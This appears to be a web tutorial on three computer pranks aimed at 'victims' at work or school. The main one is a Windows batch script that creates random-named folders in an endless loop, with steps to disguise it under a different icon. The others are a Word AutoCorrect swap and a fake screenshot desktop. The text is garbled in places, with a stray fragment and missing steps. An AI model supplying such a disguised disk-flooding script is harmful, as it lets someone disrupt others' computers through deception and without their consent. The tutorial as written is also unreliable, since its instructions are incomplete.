3 Best Computer Funny Tricks
Today , I will show you 3 great computer pranks :make over 1,000 folders in few second ,microsoft word prank and cool windows prank ;that will frustrate your “friends” very much.
1)Make over 1,000 folders in few secondsHere I will teach you simple prank that will make an unlimmited amount of foldersin any place you want

Open notepad and type :
@echo off
:top
md %random%
goto top
@echo off
makes it so that it appears to be a blank screen but actually its making hundreds of folder.
md %random% is command that creating folders with random names.
goto top – return to label :top , infinite loop

Save it as 1000folders.bat

After that you will get icon that looks as show below

Step 3
Right click on icon and click Create Shortcut

Right click on shortcut and click properties , then click on Change Icon and rename icon


somethings wrong it will be to late) also just something to know its impossible to delete them using cmd you HAVE to find all of them and delete them manually…
2)Microsoft Word Prank
Here , I will show you great microsoft word prank that will frustrate the victims very much, whenever they type a certain word, another word appears! This prank is great for office and schools.
Step 1
Launch microsoft word
Step 2
Go to Tools -> AutoCorrect Options…

In the space where it says Replace , type a real common word such as the, and, a,I, you etc. In the space that says With , type in a crazy word such as fdgfdhkihyob45, whatever you want! Then , click on Add

This will make it to where your friend cannot click on anything on the screen.
Step 1
Take a screenshot of the desktop. You can use windows printscreen or one of the many printscreen software. I prefer to use PrtScr.

Make your printscreen picture as desktop background.
Step 3
Right click on desktop , then click View->Show Desktop Icons

That is it , when you click on the “icons”, nothing will happen!
